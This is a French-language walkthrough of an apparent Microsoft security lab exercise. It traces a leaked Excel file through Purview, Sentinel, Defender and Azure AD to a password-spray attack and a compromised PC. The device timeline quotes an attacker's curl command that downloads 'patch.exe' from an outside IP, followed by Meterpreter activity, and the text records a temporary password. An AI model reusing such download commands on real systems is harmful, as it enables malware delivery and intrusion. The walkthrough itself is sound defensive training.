
Morning investigation

Search for Leaked File

To determine who leaked the file and how, we'll need to find it on our environment. I'd start by running a search in Purview of our SharePoint sites. See if you can figure out where Amari saved the file after he authored it. Good luck!

Etapes :

1) J'ai d'abord examiné les preuves dont je disposais.
2) J'ai regardé le fichier qui a fuité. Nous retrouvons qu'un excel a été impacté par cette attaque.



The Leaked File


A company file was leaked to a malicious actor.

0/1 Pieces

The Leaked File - Properties

- Recorded properties of the Leaked File are as follows.
- Title: BFYO Purchasing Data - Q1.xlsx
- File Author: Amari Rivera
- Program: Microsoft Excel
- Content Created: Wednesday, October 27, 2021, 1:23:15 PM
- Date Last Saved: Thursday, October 28, 2021, 2:33:36 PM

3) J'ai lancé Purview et défini les paramètres sur la base du fichier divulgué :
   a. SharePoint Sites
   b. Purchasing Data Q1
   c. Sender / Author


Locations

SharePoint sites


Keywords

Purchasing Data Q1


Conditions

Sender / Author

4) J’ai ensuite exporté le fichier « BYFO Purchasing DATA – Q1.xlsx » et ajouté à la liste de preuves.


☑ Target Path: SharePoint\Amari Rivera.zip\amari_rivera_bestforyouorganic_onmicrosoft_com\Documents\Excel data files\BFYO Purchasing Data - Q1.xlsx

5) Nous avons achevé cette étape


The Leaked File


A company file was leaked to a malicious actor.

1/1 Pieces

Investigate Amari in Sentinel & Defender

Was Amari’s device compromised and how ? Start in Microsoft Sentinel as we always do, investigate Amari’s device and see what you can find. If you find something, continue your investigation in Microsoft 365 Defender.

En regardant sur Sentinel, nous voyons 10 Incidents de sécurité (medium).
En cliquant sur l'une des alertes générées, nous trouvons plusieurs détails importants sur l’incident : (1/4 Clues Collected)




Multi-Stage Incident Details

Record details about this multi-stage incident


- ☑ Creation time: 10/29/21, 04:26 PM
- ☑ Entity name: amari.rivera
- ☑ Entity name: pc105
- ☑ Entity name: patch.exe

Ensuite, nous devons consulter les logs de sécurité d'Amari. Pour ce faire, nous avons besoin de :

1) Aller dans « Logs »



Microsoft Azure
Home > Microsoft Sentinel > Microsoft Sentinel >
Microsoft Sentinel | Overview
Selected workspace: 'sentinelworkspace'
Search (Ctrl+/)
Refresh
General
Overview
Logs
79.8K
Events

2) Mettre la query «search ‘amari.rivera’ »



```
search 'amari.rivera'
```

3) Pour avoir plus de précision dans la recherche, nous devons sélectionner « search in Security alert »




Adjust your query

Which query will filter to the table that will tell about the potential compromise of Amari's PC? Select the right one below.

1. search in (SecurityIncident) 'amari.rivera'
2. search in (DeviceInfo) 'amari.rivera'
3. search in (SecurityAlert) 'amari.rivera'
4. search in (AuditLogs) 'amari.rivera'


4) Nous retrouvons plusieurs détails importants pour mener notre enquête (2/4 Clues Collected)



Record details about this multi-stage incident

☑ Creation time: 10/29/21, 04:26 PM
☑ Entity name: amari.rivera
☑ Entity name: pc105
☑ Entity name: patch.exe

Nous observons une update de notre « Evidence Map »



Multi-Stage Incident Details


- Record details about this multi-stage incident
- Creation time: 10/29/21, 04:26 PM
- Entity name: amari.rivera
- Entity name: pc105
- Entity name: patch.exe
- Total:0

Sentinel Log Security Alert Details

- Record details about the security event on Amari's PC
- TimeGenerated: 2021-10-29T23:31:39.959Z
- DisplayName: Reflective dll loading detected
- AlertLink: https://security.microsoft.com/alerts/da63771
- CompromisedEntity: pc105
- Vendor Name: Microsoft
- TenantId: 2de9d6df-9300-4ed8-8b9b-ad5163a660ec

Bonus :

Dans l'onglet "Incident", nous trouvons le type d'attaque "Password Spray".



Microsoft Sentinel | Incidents

Selected workspace: 'sentinelworkspace'

10 Open incidents | 10 New incidents | 0 Active incidents

Open incidents by severity: High (1) Medium (9) Low

Search by ID, title, tags, owner or product | Severity : All | Status : 2 selected | Product name : All | Owner : All

Auto-refresh incidents

Severity	Incident ID	Title	Alerts	Product names	Created time
Medium	13	Unfamiliar sign-in properties	1	Azure Active Direct...	11/03/21, 11:15 A
Medium	12	Multi-stage incident involvin...	2	Microsoft 365 Defe...	10/29/21, 04:26 P
Medium	9	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:41 A
Medium	8	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:37 A
Medium	7	Anonymous IP address	1	Azure Active Direct...	10/28/21, 10:35 A
High	6	Password Spray	1	Azure Active Direct...	10/28/21, 06:44 A
Medium	4	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 P
Medium	3	Anonymous IP address	1	Azure Active Direct...	10/27/21, 04:36 P
Medium	2	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 P
Medium	1	Anonymous IP address	1	Azure Active Direct...	10/27/21, 02:52 P

Journal

Investigate Amari in Sentinel & Defender

Brief:
Was Amari's device compromised and how? Start in Microsoft Sentinel as we always do, investigate Amari's device and see what you can find. If you find something, continue your investigation in Microsoft 365 Defender.

-Andrea

Read less


ABANDON | AUTOCOMPLETE

2/4 Clues Collected

Password Spray Incident : BONUS CLUE

- Record details about this password spray incident
- Creation time: 10/28/21, 06:44 AM
- Entity name: amari.rivera@bestforyouorganic.onmicrosoft.com
- Entity name: 199.249.230.167

Ensuite dans Defender 365, en regardant le « timeline » du device « pc105 », nous retrouvons des logs qui nous expliquent comment l'attaque a eu lieu. (3/4 Clues Collected)




Device Timeline Results ✓ 6/6 HINTS

Record details about events that occurred on Amari's PC

- ✓ Event: patch.exe read potentially valuable file ShoppingList.zip Event time: 10/29/2021, 4:18:28.036 PM
- ✓ Event: A malicious PowerShell Cmdlet was invoked on the machine Event time: 10/29/2021, 4:15:56.832 PM
- ✓ Event: Meterpreter post-exploitation tool Event time: 10/29/2021, 4:15:22.937 PM
- ✓ Event: patch.exe established a connection with 20.108.242.184:443 Event time: 10/29/2021, 4:12:53.101 PM
- ✓ Event: curl.exe created file patch.exe Event time: 10/29/2021, 4:12:53.101 PM
- ✓ Command: 'curl http://20.108.242.184/name.exe -o patch.exe' Event time: 10/29/2021, 4:09:18.941 PM

Et finalement, lorsqu'on regarde dans les processus, nous retrouvons « patch.exe » (4/4 Clues Collected). Ceci clôture cette partie de recherche de preuves.



Defender Incident Details for Evidence and Response: Process 1


Record Defender details about a suspicious event on Amari's PC

☑ Verdict: Suspicious. Process name: patch.exe. Process ID: 8836. Device: PC105

Investigate Amari in Azure AD Identity Protection

Amari's user identity might be compromised! Use Azure Active Directory (AD) Identity Protection to investigate. Let me know if you see any anomalies.

Dans l’onglet « Utilisateurs », nous retrouvons Amari Rivera, son « Risk Level » est sur « high »




Risky User Details - Amari

☑ Username: amari.rivera@bestforyouorganic.onmicrosoft.com

☑ Risk level: High

☑ Risk last updated: 10/28/2021 6:49:17 AM

- Nous pouvons aussi reset son mot de passe (Bonus 1/4)




Amari's Temporary Password : BONUS CLUE

★ Record Amari's Password Reset

★ Amari's Temporary password: Wuga9037


J’ai aussi marqué son compte comme étant « Compromis » (Bonus 2/4)



Amari Compromise Confirmed : BONUS CLUE

★ Compromise confirmed: True

Dans l’onglet « Risk Detections » nous retrouvons des informations sur la connexion suspecte au compte d’Amari Rivera



Risk Detections - Amari

☑ Detection type: Password spray

☑ Risk level: High

☑ Detection timing: Offline


☑ Sign-in time: 10/27/2021, 2:49 AM

☑ IP address: 199.249.230.167

☑ Sign-in location: San Angelo, Texas, US

☑ Sign-in request id: 9c21b43f-f9c7-4507-b4a4-768d1fbb9b01

Dans l'onglet « Risky Sign-ins », nous détectons aussi des anomalies pour Nestor Wilke (3/4 Bonus)



Risk Info - Nestor : BONUS CLUE

